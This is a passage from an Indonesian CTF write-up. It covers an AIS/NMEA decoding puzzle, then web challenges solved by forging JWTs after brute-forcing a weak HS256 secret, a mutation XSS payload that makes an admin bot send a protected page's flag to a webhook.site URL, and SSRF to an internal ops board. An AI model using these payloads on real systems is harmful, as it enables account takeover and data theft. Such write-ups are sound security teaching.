print("Maidenhead-6    :", grid)

print("\n[+] AIS Message Type 5")
print("Message type :", message_type5)
print("MMSI          :", mmsi5)
print("IMO           :", imo)
print("Name          :", vessel_name)
print("Callsign       :", callsign)
print("Ship type      :", ship_type)
print("Destination    :", destination)

if __name__ == "__main__":
    main()

```

Setelah dijalankan, ini outputnya :

```

(seraphina@angelica)-[/mnt/c/Users/HP/OneDrive/Documents/CTF/fitctf/silent_wake]
$ python3 decode_ais.py
[+] Validasi NMEA
!AIVDM,1,1,,B,17lcqr@P1DW`o2atKpD:k8TF0000,0*31
    calculated=31 expected=31 status=OK
!AIVDM,2,1,7,B,57lcqr@2Fe3uT;1<TN1<ThDqB1L4dF2222222164IJ775QAe;EhBE83iQ`4,0*5B
    calculated=5B expected=5B status=OK
!AIVDM,2,2,7,B,4RCjp888880,2*27
    calculated=27 expected=27 status=OK

[+] AIS Message Type 1
Message type : 1
MMSI       : 525007337
MID        : 525
Latitude   : -6.2292
Longitude  : 106.7931
Speed      : 8.4 knots
Course     : 276.4
Heading    : 274
Maidenhead-6 : OI33JS

[+] AIS Message Type 5
Message type : 5
MMSI       : 525007337
IMO        : 9876543
Name       : SILENT WAKE
Callsign   : YB0SIG
Ship type  : 70
Destination : WAIT OFF PRIOK

```

Seluruh checksum NMEA berstatus OK, sehingga payload AIS yang diperoleh valid, selanjutnya kita perlu menentukan komponen flagnya berdasarkan template flag yang sudah kita dapatkan sebelumnya, kita perlu cari tahu hasil normalisasi dari setiap komponen. Ini data hasil normalisasi yang sudah kami cari tahu :

Komponen	Nilai asli	Hasil normalisasi
Negara	MMSI MID 525	indonesia
Layanan AIS	162.025 MHz	ais2
Kanal VHF	AIS 2	88b
Maidenhead -6	-6.2292, 106.7931	oi33js
Callsign	YB0SIG	yb
Ship type	70	cargo



Untuk koordinat AIS -6.2292, 106.7931, itu dikonversi menjadi Maidenhead-6 OI33JS, lalu kita ubah menjadi lowercase: oi33js



https://www.navcen.uscg.gov/ais-class-a-reports

59 Ships and aircraft of States not parties to an armed conflict

Identifiers to be used by ships to report their type - other ships

First digit(1)	Second digit(1)	First digit(1)	Second digit(1)
1 - Reserved for future use	0 - All ships of this type	-	0 - Fishing
2 - WIG	1 - Carrying DG, HS, or MP, IMO hazard or pollutant category X	-	1 - Towing
3 - See right column	2 - Carrying DG, HS, or MP, IMO hazard or pollutant category Y	3 - Vessel	2 - Towing and length of the tow exceeds 200 m or breadth exceeds 25 m
4 - HSC	3 - Carrying DG, HS, or MP, IMO hazard or pollutant category Z	-	3 - Engaged in dredging or underwater operations
5 - See above	4 - Carrying DG, HS, or MP, IMO hazard or pollutant category OS	-	4 - Engaged in diving operations
	5 - Reserved for future use	-	5 - Engaged in military operations
6 - Passenger ships	6 - Reserved for future use	-	6 - Sailing
7 - Cargo ships	7 - Reserved for future use	-	7 - Pleasure craft

Setelah ngosint, langsung saja kita buat flagnya mengikuti template flagnya :
ctffit{country_aisservice_channel_grid_prefix_shiptype} , berdasarkan hasil normalisasi kita, maka :

```
country   = indonesia  
aisservice = ais2  
channel   = 88b  
grid      = oi33js  
prefix    = yb  
shiptype  = cargo
```

Jadi, flagnya kita susun menjadi ctffit{indonesia_ais2_88b_oi33js_yb_cargo}, dan benar, yay!

Flag : ctffit{indonesia_ais2_88b_oi33js_yb_cargo}

WEB EXPLOIT

Guest Pass Node

Guest Pass Node
50

To infiltrate Arasaka Tower, you first need to gain higher clearance than a lowly visitor. You've managed to connect to a lobby guest access node. It seems to issue digital passes, but the security is tighter than it looks.

Can you find a way to escalate your privileges and gain "FULL_ACCESS"?

http://38.60.179.101:5002

Diberikan sebuah web service, kita perlu menemukan cara untuk meningkatkan hak akses kita dan mendapatkan akses penuh, lalu disini kita sudah terhubung ke node akses guest yang sepertinya membocori kartu aksesnya.

Recon

Kita cek halaman utamanya

```

--(sexaphina@angelica)-[~]
$ curl -i http://38.60.179.101:5002/
HTTP/1.1 200 OK
Server: gunicorn
Date: Sat, 20 Jun 2026 22:14:33 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 972
Set-Cookie: session_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJjbGwQIiIjMDAxIiwiaXNjaXhwIjoxNzgxOTk3Mjc2fQ.VLK581Fs8lzT50BILBWMqthQr8z42SnaTkoRVz8_SEE; Path=/

<!DOCTYPE html>
<html>
<head>
  <title>Arasaka Tower - Lobby Access</title>
  <style>
    body { background-color: #0d0d0d; color: #fff003; font-family: 'Courier New', Courier, monospace; text-align: center; }
    .container { margin-top: 100px; border: 2px solid #ff003c; display: inline-block; padding: 20px; box-shadow: 0 0 15px #ff003c; }
    h1 { text-transform: uppercase; letter-spacing: 5px; }
    .status { color: #00f2ff; font-weight: bold; }
  </style>
</head>
<body>
  <div class="container">
    <h1>Arasaka Tower</h1>
    <p>Guest Access Node: <span class="status">ONLINE</span></p>
    <hr>
    <div id="user-info">
      <p>Welcome, Guest_2941</p>
      <p>Role: Visitor</p>
      <p>Access Level: Lobby Only</p>
    </div>
    <hr>
    <p style="font-size: 0.8em; color: #666;">Property of Arasaka Corp. Unauthorized access is punishable by soul-killing.</p>
  </div>
</body>
</html>

```

Kita diberikan cookie session token, lalu kita cek robots.txt

Terlihat pada decoded payload, tokennya hanya berisi uid dan exp, tidak ada role di payload, jadi kemungkinan backend mengambil user nya berdasarkan uid. Lalu, sekarang kita akan cari secret JWT, karena header tokennya menunjukkan algoritma HS256, jadi token ini ditandatangani dengan secret simetris, langsung kami coba bruteforce menggunakan wordlist yang berhubungan dengan chall ini, berikut scriptnya :

bruteforce.py

```
import hmac, hashlib, base64

jwt =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOiIxMDAxIiwiaXhwIjoxNzg5OTY1NDA3fQ.5R4hbWwH-fHKd1SXHxW7bUB0yWigqO0dJXG17VxW1DaU"

header, payload, sig = jwt.split(".")
data = f"{header}.{payload}".encode()

def b64url(x):
    return base64.urlsafe_b64encode(x).rstrip(b"=").decode()

candidates = [
    "guestpass", "arasaka", "lobby", "admin", "secret", "FULL_ACCESS"
]

for secret in candidates:
    test = b64url(hmac.new(secret.encode(), data,
hashlib.sha256).digest())
    if test == sig:
        print("FOUND:", secret)
        break
```

```
(seraphina@angelica)-[/mnt/c/Users/HP/OneDrive/Documents/CTF/fitctf/guest_mode]
$ python3 bruteforce.py
FOUND: arasaka
```

Dapat secret JWT nya! Kami coba “arasaka” sebagai wordlist karena di desc challnya menyebutkan Arasaka Tower.

Eksplorasi

Karena kita sudah tahu secret nya, langsung saja kita buat token yang valid untuk mendapatkan flag sekaligus enumerasi beberapa uid yang memiliki akses admin, pakai script ini :

validtoken.py

```
import jwt
import time
import requests

secret = "arasaka"
url = "http://38.60.179.101:5002/api/internal/gate_control"

uids = [
    1, 1000, 1001, 1002,
    1337, 2000, 3000,
    9999
]

for uid in uids:
    payload = {
        "uid": str(uid),
        "exp": int(time.time()) + 3600
    }

    token = jwt.encode(payload, secret, algorithm="HS256")

    r = requests.get(
        url,
        headers={"X-Internal-Gate": "Lobby-Central-01"},
        cookies={"session_token": token}
    )

    print(f"[UID {uid}]")
    print(r.text)
    print("-" * 50)
```

```

[seraphina@angelica]~/mnt/c/Users/HP/OneDrive/Documents/CTF/fitctf/guest_mode
$ python3 validtoken.py
/home/seraphina/.local/lib/python3.13/site-packages/jwt/api_jwt.py:147: InsecureKeyLengthWarning: The HMAC key is 7 bytes long, which is below the minimum recommended length of 32 bytes for SHA256. See RFC 7518 Section 3.2.
  return self._jws.encode(
[UID 1]
{"error": "Invalid Token"}

-----

[UID 1000]
{"error": "Invalid Token"}

-----

[UID 1001]
{"reason": "Insufficient clearance for Guest_2941", "status": "Access Denied"}

-----

[UID 1002]
{"reason": "Insufficient clearance for Guest_2942", "status": "Access Denied"}

-----

[UID 1337]
{"data": {"access": "FULL_ACCESS", "flag": "ctffit{GUEST_PASS_IDOR_BYPASS}", "name": "Arasaka_Admin", "role": "Administrator"}, "status": "Access Granted"}

-----

[UID 2000]
{"error": "Invalid Token"}

-----

[UID 3000]
{"error": "Invalid Token"}

-----

[UID 9999]
{"error": "Invalid Token"}

```


Kita lihat UID yang memiliki akses privilege adalah 1337, dan setelah terbuat token yang valid, flag nya kita dapatkan!

Flag : ctffit{GUEST_PASS_IDOR_BYPASS}


WEB EXPLOIT Stream Vault



Kita diberikan web source, dan dijelaskan bahwa user dapat mengirimkan entries dengan HTML terbatas dan mengirimkannya ke admin bot untuk di review



Saat kami klik film pertama, ternyata itu adalah film yang di restricted, admin-only.



Recon

Film tersebut memiliki id=1 di paramaternya, kemungkinan flagnya ada di film ini, langsung kita cek source codenya :

```
(seraphina@angelica)-[~]
$ curl -s http://130.94.94.145:8084/film.php?id=1

<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link rel="stylesheet" href="/static/css/main.css?v=2">
  <title>Film Entry | StreamVault - Film Archive</title>
</head>

<body>
  <nav class="navbar">
    <div class="navbar-content">
      <div class="navbar-left">
        <a href="/" class="brand">
          <span class="brand-icon"><img alt="StreamVault logo" data-bbox="215 305 235 325"/></span>
          <span class="brand-text">STREAMVAULT</span>
        </a>
        <div class="nav-links">
          <a href="/" class="nav-link">Home</a>
          <a href="/submit.php" class="nav-link">Submit</a>
        </div>
      </div>
      <div class="navbar-search">
        <div class="search-box">
          <span class="search-icon"><img alt="Search icon" data-bbox="215 410 235 430"/></span>
          <input type="text" class="search-input" placeholder="Search films..." id="searchInput">
        </div>
      </div>
      <div class="navbar-right">
        <div class="auth-links">
          <a href="/login.php" class="nav-link">Sign In</a>
          <a href="/register.php" class="nav-link btn-signup">Sign Up</a>
        </div>
      </div>
    </div>
  </nav>


  <div class="container">
    <h1>Film Entry</h1>
    <div class="detail-page">
      <div class="detail-hero" style="background-image:url();background-size:cover;background-position:center;">
        <div class="hero-icon"><img alt="Movie icon" data-bbox="215 560 235 580"/></div>
        <div class="hero-content">
          <div class="meta-info">StreamVault - Film Archive</div>
          <div class="movie-title">Merah Putih One for All</div>
          <div class="movie-meta">
            <span class="badge badge-year">2025</span>
            <span class="badge badge-rating">★ 9.9</span>
            <span class="badge badge-4k">4K</span>
            <span class="badge genre">Documentary</span>
          </div>
        </div>
      </div>
      <div class="detail-body">
        <div class="section-label">Synopsis</div>
        <div class="movie-details">Protected entry.<br>You are not allowed to view this entry unless you are an administrator user.</div>
      </div>
    </div>
  </div>

  <div class="footer">
    <div class="footer-content">
      <span class="footer-brand">STREAMVAULT</span>
      <span class="footer-copy">&copy; 2025 STREAMVAULT. All films are fictional and for entertainment purposes.</span>
      <div class="footer-links">
        <a href="/" class="footer-link">Home</a>
        <a href="/submit.php" class="footer-link">Submit</a>
        <a href="/report" class="footer-link">Report</a>
      </div>
    </div>
  </div>
</body>
</html>
```


Kita lihat “Protected entry” dan hanya boleh admin yang akses entry tersebut. Mari kita identifikasi alurnya terlebih dahulu, kita lihat ada 3 komponen penting disini :

1. submit.php yang dipakai untuk mengirim entri film buatan pengguna
2. review.php?id= & reviewToken= untuk melihat hasil submit
3. /report untuk mengirim URL review ke admin botnya

Langsung kita uji dengan melakukan submit



Lalu, kita klik “review link” dan kita diarahkan ke :




Pada parameternya kita lihat bahwa tautan review tersebut memiliki format :

/review.php?id=<angka>&reviewToken=<64-hexdigit>

Sekarang kita uji HTML sanitizer, beberapa payload HTML biasanya seperti , <svg>, atau atribut event handler memang akan dibuang oleh sanitizer. Tapi perilaku outputnya menunjukkan kalau server melakukan parsing HTML terlebih dahulu, baru setelah itu menghapus tag yang tidak diizinkan. Contoh payload normal seperti ini tidak lolos :

Jadi, sekarang kita cari celah mutation XSS, dan celahnya muncul pas payload ini disisipkan ke dalam DOCTYPE :

<!DOCTYPE html SYSTEM ">"><p>safe</p>






Di sisi servernya, bagian `<img..>` diperlakukan sebagai isi string `SYSTEM`, jadi sanitizer tidak melihatnya sebagai elemen HTML berbahaya, tapi pas halaman hasil review dibuka oleh browser admin, parser HTML browser akan melakukan reparsing dan menghasilkan elemen `<img>` yang valid dan akibatnya onerror akan dieksekusi. Hal ini adalah mutation XSS.

Eksplorasi

Untuk eksploitasinya, kita pakai `webhook.site` untuk menerima hasil exfiltration, kita dapatkan dulu URL uniknya :




Lalu kita akan menyusun payload akhirnya, karena situsnya menerapkan CSP yang masih mengizinkan JS inline tetapi membatasi resource eksternal, jadi metode kita yaitu:


1. Kita ambil halaman `/film.php?id=1` dengan fetch same-origin
2. Ekstrak flag dengan regex
3. Kirimkan ke webhook dari perubahan location

Jadinya, payload akhirnya :

```
<!DOCTYPE html SYSTEM "><img src=x
onerror='fetch(`/film.php?id=1`).then(r=>r.text()).then(t=>location=`https://webhook.site/
b5dcd3e9-6c3e-4003-929a-7e40c4ffde1d/?d=${encodeURIComponent(t.match(/ctffit\{[^\
}]+\}/)[0])}`')'><p>review</p>
```



Kita submit for review lalu ke review link nya dan ambil review.php?id= dan reviewToken



Kita akan pakai path reviewnya untuk dikirimkan ke admin bot, namun karena bot hanya menerima host internal aplikasi, jadinya URL yang harus dikirim berbentuk :
<http://app.ctf:8080/review.php?id=49055&reviewToken=229118bd174240eed5a66655a4378134391b5e68fcd964d7763cb8eec8907851>

Lalu kita kirimkan ke endpoint /report agar admin visit URL nya

```

[seraphina@angelica]~$ curl -s -X POST http://130.94.94.145:8084/report \
--data-urlencode "url=http://app.ctf:8080/review.php?id=49055&reviewToken=229118bd174240eed5a66655a4378134391b5e68fcd964d7763cb8eec8907851" \
--data-urlencode "answer="
{"error":"Too many requests, please try again later after 29 seconds."}
[seraphina@angelica]~$ curl -s -X POST http://130.94.94.145:8084/report \
--data-urlencode "url=http://app.ctf:8080/review.php?id=49055&reviewToken=229118bd174240eed5a66655a4378134391b5e68fcd964d7763cb8eec8907851" \
--data-urlencode "answer="
{"error":"Too many requests, please try again later after 25 seconds."}
[seraphina@angelica]~$ curl -s -X POST http://130.94.94.145:8084/report \
--data-urlencode "url=http://app.ctf:8080/review.php?id=49055&reviewToken=229118bd174240eed5a66655a4378134391b5e68fcd964d7763cb8eec8907851" \
--data-urlencode "answer="
{"success":"Admin successfully visited the URL."}

```

Kalau sudah success, kita balik ke webhook.site dan cek

The screenshot shows the Webhook.site web application. On the left, there's an 'Inbox (1/50)' with a search bar and a list of received requests. The first request is highlighted: a GET request from IP 130.94.94.145 at 06/21/2026 2:01:02 PM. The main panel displays the 'Request Details & Headers' for this request. The URL is `https://webhook.site/b5dc3e9-6c3e-4003-929a-7e40c4fde1d/3f75d79d-4e40-478f-982d-389f259f6f33`. The host is `130.94.94.145`, location is `cn - China`, and the date is `06/21/2026 2:01:02 PM (a few seconds ago)`. The size is `0 bytes`, time is `0.001 sec`, and ID is `3f75d79d-4e40-478f-982d-389f259f6f33`. The 'Query strings' section shows `d=ctffit{mut4t10n_xss_str34m_v4ult}`. The 'Headers' section lists various headers including `priority`, `accept-encoding`, `accept`, `user-agent`, `upgrade-insecure-requests`, `sec-ch-ua-platform`, `sec-ch-ua-mobile`, `sec-ch-ua`, and `host`.

Webhook telah menerima request dengan parameter query d yang isinya flag!

Flag : `ctffit{mut4t10n_xss_str34m_v4ult}`

WEB EXPLOIT Crisis Map API

Crisis Map API 100

Crisis Map API milik Mercy Relief melacak insiden lapangan dan bisa 'preview' feed peta eksternal. Build-nya terburu-buru. Baca daftar insiden, temukan sesuatu yang seharusnya tidak terekspose, lalu jangkai ops board internal untuk memulihkan flag autentikasi relay. Mulai dari GET /api/incidents.

<http://130.94.94.145:5009>

Diberikan web source, kita perlu membaca daftar insidennya dan jangkai ops board internal untuk memulihkan flag autentikasi relay. Kita perlu mulai dari GET /api/incidents.

Recon

Cek dulu seperti biasa

```
(seraphina@angelica)-[~]  
$ curl http://130.94.94.145:5009  
{"endpoints":["/api/incidents","/api/incidents/<id>","/api/preview?url=<feed>"],"service":"Mercy Relief Crisis Map API"}
```

Kita lihat ada 3 endpoint penting disitu, kita mulai dari daftar insiden :

```
(seraphina@angelica)-[~]  
$ curl -i http://130.94.94.145:5009/api/incidents  
HTTP/1.1 200 OK  
Server: Werkzeug/3.1.8 Python/3.11.15  
Date: Sun, 21 Jun 2026 07:21:02 GMT  
Content-Type: application/json  
Content-Length: 280  
Connection: close  
  
[{"id":101,"title":"Flooding - Sector B"}, {"id":102,"title":"Water shortage - Sector C"}, {"id":103,"title":"Road washout - Levee Rd"}, {"id":104,"title":"Medical resupply - Clinic 2"}, {"id":105,"title":"Comms relay maintenance"}, {"id":106,"title":"Shelter capacity - Camp North"}]
```

Kita menemukan beberapa ID, hal ini menunjukkan bahwa setiap detail insiden kemungkinan dapat kita akses melalui endpoint /api/incidents/<id>

Analisa

Selanjutnya, kita melakukan enumerasi detail insidennya di powershell dengan command :

101..106 | ForEach-Object { curl "http://130.94.94.145:5009/api/incidents/\$_" }

```
RECOMMENDED ACTION:
Use the -UseBasicParsing switch to avoid script code execution.

Do you want to continue?

[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): Y
StatusCode      : 200
StatusDescription : OK
Content          : {"id":105,"internal_ref":"http://127.0.0.1:9000/ops","location":"Ops tent","note":"ops board is internal-only; preview proxy can reach
RawContent       : HTTP/1.1 200 OK
                  Connection: close
                  Content-Length: 229
                  Content-Type: application/json
                  Date: Sun, 21 Jun 2026 07:26:40 GMT
                  Server: Werkzeug/3.1.8 Python/3.11.15
Forms            : {}
Headers          : {[Connection, close], [Content-Length, 229], [Content-Type, application/json], [Date, Sun, 21 Jun 2026 07:26:40 GMT]...}
Images           : {}
InputFields      : {}
Links            : {}
ParsedHtml       : mshtml.HTMLDocumentClass
RawContentLength : 229
```

Insiden dengan ID 105 memberikan informasi yang paling penting, karena dari data di atas, terdapat 2 indikator kerentanan yang terlihat :

1. Membocorkan internal_ref , yaitu URL internal : http://127.0.0.1:9000/ops
2. Field note memberi tahu bahwa preview proxy can reach it

Yang berarti endpoint /api/preview?url=... sangat mungkin bisa digunakan sebagai SSRF untuk mengakses resource internal yang tidak bisa diakses langsung dari luar.

Eksplorasi

Berdasarkan temuan kita sebelumnya, endpoint /api/preview digunakan untuk meminta server mengambil konten dari URL internal tersebut, kita langsung uji SSRF pada endpoint preview :

```
(seraphina@angelica)-[~]
$ curl -i --get --data-urlencode "url=http://127.0.0.1:9000/ops" "http://130.94.94.145:5009/api/preview"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.11.15
Date: Sun, 21 Jun 2026 07:34:52 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 123
Connection: close

Mercy Relief - INTERNAL OPS BOARD
(reachable only from the server itself)
relay_auth_flag: ctffit{cr1s1s_m4p_1d0r_t0_ssrf}
```

Dapat flagnya! Karena halaman internal ops board sudah berhasil diakses.

Flag : ctffit{cr1s1s_m4p_1d0r_t0_ssrf}

WEB EXPLOIT

Netwatch Proxy : The Black Ice Bridge

Netwatch Proxy: The Black Ice Bridge

100

Netwatch has deployed a security proxy to monitor and filter all neural-link diagnostic traffic. They claim it can detect and block any attempt to access internal infrastructure.

You've found an entry point into the diagnostic health-check system. Rumor has it that a high-security internal node (`/flag` endpoint) is accessible only from the proxy's local loopback interface.

Can you bypass the "Black Ice" filter and bridge the gap to the internal service?

<http://38.60.179.101:8082>

Diberikan web source, kita harus bypass "Black Ice" filternya dan menghubungkan ke internal service nya.

Recon

Langsung saja kita cek halaman utamanya :

```
(seraphina@angelica)~[~]
$ curl -s http://38.60.179.101:8082

<!DOCTYPE html>
<html>
<head>
  <title>Netwatch Neural-Link Proxy v4.0.b</title>
  <style>
    body { background-color: #050505; color: #00ff41; font-family: 'Courier New', monospace; text-align: center; }
